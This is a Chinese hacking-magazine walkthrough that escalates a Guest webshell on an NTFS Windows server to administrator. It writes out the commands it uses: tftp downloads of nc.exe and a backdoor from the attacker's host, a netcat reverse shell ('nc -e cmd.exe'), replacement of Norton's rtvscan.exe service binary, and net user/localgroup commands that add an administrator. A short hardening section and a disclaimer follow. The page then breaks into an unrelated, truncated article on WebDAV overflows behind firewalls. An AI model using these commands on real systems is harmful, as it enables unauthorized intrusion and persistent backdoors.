前面我们已经说过，本文我们是针对NTFS分区格式的服务器来做示范的（注：FAT32分区由于没有访问许可权限的限制，所以要比NTFS分区更容易提升）。首先，你要得到一个任意权限的SHELL（在前面我们已经介绍过如何取得SHELL了）。

> **LOOK 注意** 如果你拿到的是ADMIN的权限的SHELL，那就不用像本文这么费尽心机了，因为本文的目的是如何把只有GUEST权限的用户提升为ADMIN权限。

这里用我网上的空间来做个例子吧！用FTP上传一个cmd.asp到主页空间，用IE打开cmd.asp后，就得到了一个webshell。在本地用tftp32.exe建立一个tftp服务器，使用命令：**tftp -i 我的ip get nc.exe d:\nc.exe** 上传一个nc.exe到目标服务器的d盘（因为安全配置的失误，这条命令在默认安全配置的服务器上有效）。在本地使用nc监听一个本地端口 **nc -l -p 100**。然后在webshell上使用命令 **nc -e cmd.exe 你的ip 100**（100是我监听的端口，与nc -l -p 100这个命令的端口要对应）。这样就得到一个cmdshell。（图1）




图 1

> **LOOK 注意** cmd.asp使用账号IUSR_XXXXX，该账号属于GUESTS组。所以用CMD.ASP得到的SHELL是一个GUEST权限的SHELL。

在取得GUEST权限的SHELL后，我查看了一下对方C：盘的根目录。

```
C:\>DIR
DIR
驱动器 C 中的卷没有标签。
卷的序列号是 A84B-F74F

C:\ 的目录

2003-01-16 15:20 2 BIOSDATE.TXT
2003-05-09 12:59 <DIR> Documents and Settings
2003-01-16 15:20 5 FIRST.TXT
2003-05-09 13:23 <DIR> Inetpub
2003-03-06 08:02 <DIR> likai_download
2003-01-21 14:32 <DIR> Program Files
2003-05-09 14:03 0 rad4E1D5.tmp
2003-05-09 13:03 0 rad933EA.tmp
2003-01-16 15:20 5 READ.TXT
2003-01-16 15:20 2 SPEC.TXT
2003-03-28 00:17 <DIR> WINNT
6 个文件 14 字节
5 个目录 6,074,974,208 可用字节
```

可以看出来，这是一个很标准的目录列表。接下来，我们查看一下哪些目录是可写的。

```
C:\>MD C:\Docume~1\111
MD C:\Docume~1\111
拒绝访问。

C:\>MD C:\Progra~1\111
MD C:\Progra~1\111
拒绝访问。

C:\>MD C:\WINNT\111
MD C:\WINNT\111
拒绝访问。
```

看来这个系统的分区是NTFS格式的，由于NTFS安全设置的特点，默认自动运行的程序都不在GUEST用户可写的目录中，所以这个问题是个难点，如何解决这个问题呢？咱们接着来。

在系统中，能自动运行的可执行文件，除了用户启动组和注册表以外，还有系统服务。大家知道，既然是系统服务，当然它的启动权限也是最高的SYSTEM权限，所以系统服务就是我们的一个突破口。首先，我们查看当前启动的服务有哪些？使用命令：**NET START**（图2）。




图 2

从系统开启的服务中，我们发现了如下 3 个关键服务：

1. DefWatch（诺顿病毒防火墙的一个服务，具体什么服务，有知道的读者麻烦告诉一下，欢迎到 www.caiker.net 上指正）。

2. Norton AntiVirus 客户端（诺顿病毒防火墙的客户端服务）。

3. Remote Administrator Service (Radmin 远程桌面控制的服务)。

这三个服务都不是 WINNT 的默认服务（注：为什么要找不是系统默认的服务呢？因为系统默认的服务基本上都处于 GUEST 权限的不可写目录，从而让我们不能对其进行改写。只有第三方服务的目录才有可能不在 NTFS 格式的安全保护之下。只有这样，GUEST 用户才有可能找到突破口进行相关的改写操作）。从服务上看，Remote Administrator Service 应该是 RADMIN（一款远程屏幕监视软件）对应的服务，DefWatch 和 Norton AntiVirus 客户端应该是 Norton（诺顿病毒防火墙）对应的服务。RADMIN 缺省是安装在 C:\WINNT\SYSTEM32 目录下的，以我们目前的权限对这个目录是不可写入的，那么只有看 Norton 的了。

在 C 盘查找 Norton 的目录并没有发现（如果 Norton 的目录也在 C 盘，那么很有可能会在 Program Files 目录下面，我们现在也不能对这个目录进行写操作，如果这样，只有再查看其它的服务文件对应的目录了。这样查找的目的无非是让系统服务的第 3 方软件安装在一个 GUEST 用户可写的目录中），当我在查看 D 盘时，发现了一个目录 NavNT（Norton AntiVirus for NT），很显然，这个就是诺顿病毒防火墙的目录了（图 3）。




图 3

因为默认安全的错误，目前在 D 盘我们是可进行改写的。为了搞清楚 DefWatch 和 Norton AntiVirus 客户端这两个服务所调用的可执行文件，我马上装了一个 Norton。在系统服务里面查看得知，DefWatch 调用的是 D:\NavNT\defwatch.exe 文件，Norton AntiVirus 客户端调用的是 D:\NavNT\rtvscan.exe 文件（这两个文件都是 Norton AntiVirus 软件必不可少的组件）（图 4）。




图 4

OK！我们就来利用一下 rtvscan.exe 文件吧！注意，这就是我们整个实验环节关键之所在了。下面我们切换到获得 GUEST 用户的 Shell 中，上传一个后门，并将原来的文件 rtvscan.exe 改名为 rtv.exe，然后将后门软件改名为 rtvscan.exe。这样，我们就成功的将服务程序替换成我们的程序了，我在 shell 上操作的命令如下（图 5）：

```
ren rtvscan.exe rtv.exe
tftp -i xxx.xxx.xxx.xxx get iisservice.exe
ren iiservice.exe rtvscan.exe
```




图 5

OK，“偷梁换柱”成功完成！这样，D 盘 NavNT 目录下的 rtvscan.exe 文件已被我换成了后门程序。当下次服务器重启时，我们的程序就会被当作系统服务，将在重启后，以 SYSTEM 的权限开启服务。

下面我们可以退出这个 GUEST 权限的 Shell 了，刚才上传的后门被我绑定了 197 端口，等待一段时间后（这个时间估计是几分钟、1 天、半个月……看大家的运气了），对方已经重启了，也自然启动了我的后门程序。接下来，我们 telnet 对方服务器的 197 端口→输入密码→查看后门路径（后门使用的是 WINSHELL，连接后输入 p 可显示后门程序的路径）。（图 6）。




图 6

看到了吗？就是我们刚才上传的文件！那我们就进去看看是否获得了超级用户的权限吧(在 CMD>提示符号下输入 s，即可进入 cmdshell)。

测试权限命令过程如下：

```
C:\WINNT\system32>net user xuelp test/add
命令成功完成。

C:\WINNT\system32>net localgroup administrators xuelp /add
命令成功完成。
```

经过一系列的操作，我们成功的用 GUEST 用户的身份得到了一个超级用户。整个游戏到此也就结束了，下面是我的几点总结。

4 测试总结

在这次测试中，取得一个什么样权限的 SHELL 是很重要的一步，然后判断目标的磁盘分区也是非常关键的一步。最重要的就是要找到一个能凭我们目前的权限写入的目录，当然这个目录中必须有一个随系统启动而启动的程序供我们修改。

这个配置的失误在很多的服务器上都存在，可以说有很大的普遍性。只要入侵者得到一个 SHELL 就很有可能深入渗透到你的整个系统。作为网管，我们应该如何来弥补这个错误呢？看第 5 点吧！

5 策略失误的防范

从总结中，我们知道了如何利用这个错误的前提条件，那根据这些条件我总结出以下的防范措施。

1. 一定要将所有的磁盘分区都转换为 NTFS 格式，因为 FAT32 的分区是不会有安全设置的，GUEST 权限在 FAT32 的任何目录都是可写的。

2. 在“安全”中将 Everyone 组设置为

只允许读取，防止低权限的用户对重要文件的修改。


3．安装软件时要注意，当这个软件有可执行文件随系统启动而启动或被注册为服务时，一定要安装在Program Files目录中。

4．使用IP策略或端口策略，尽量不要提供多余的服务或开放不必要的端口，以防止攻击者取得任意权限的shell。

5．使用软件防火墙来拦截一切非授权端口或程序的主动和反弹式连接，阻止非法用户的上传动作。

经过上面的一些设置后，可以说基本上能够防止类似的入侵行为，不过一个安全的服务器要做的不仅仅是这些。随着新漏洞的不断产生，各种各样的入侵都是有可能的，做好日常的维护，随时留意安全公告才是上上策。

本文只是技术探讨，并不是教你怎么去入侵。任何入侵行为都是违反国家法律规定的，凡因本文产生的一切后果均与作者和杂志无关。



自从Webdav漏洞的溢出工具公布后，看到不少的朋友在问同一个问题：明明溢出成功了，为什么连接不上对方的端口？根据这几个朋友提供的IP，我也去看了看，发现目标服务器存在防火墙。溢出成功后端口确实打开了，但防火墙拒绝任何连接，所以造成了这种能溢出却不能连接的情况。后来有一次我自己也碰到一个类似的目标，经过一番挣扎后，终于成功连接进去了。我是怎么连接的？一起来看看吧！

一、遭遇

那天，我为了测试新出的Webadvx3，就随便扫了一台机器。开始一切都很顺利，溢出也和平常的一样，在0处就停止了(图1)。




图1

按Ctrl+C终止连接后，立即TelnetXXX.XXX.XXX.XXX 7788，在等待大约1分多钟后，出现如图2所示的窗口。




图2

经验 如何快速判断对方有没有防火墙？

使用Telnet连接对方任意一个没有开放的端口，10秒钟内有失败提示的则没有防火墙。30秒后才有失败提示的，90%对方使用了防火墙。当然，这只是凭经验判断，具体内容请查阅有关TCP/IP资料。

第一判断对方可能装有防火墙，为证实这一判断，我使用SuperScan详细扫描对方所开放的端口（图3）。

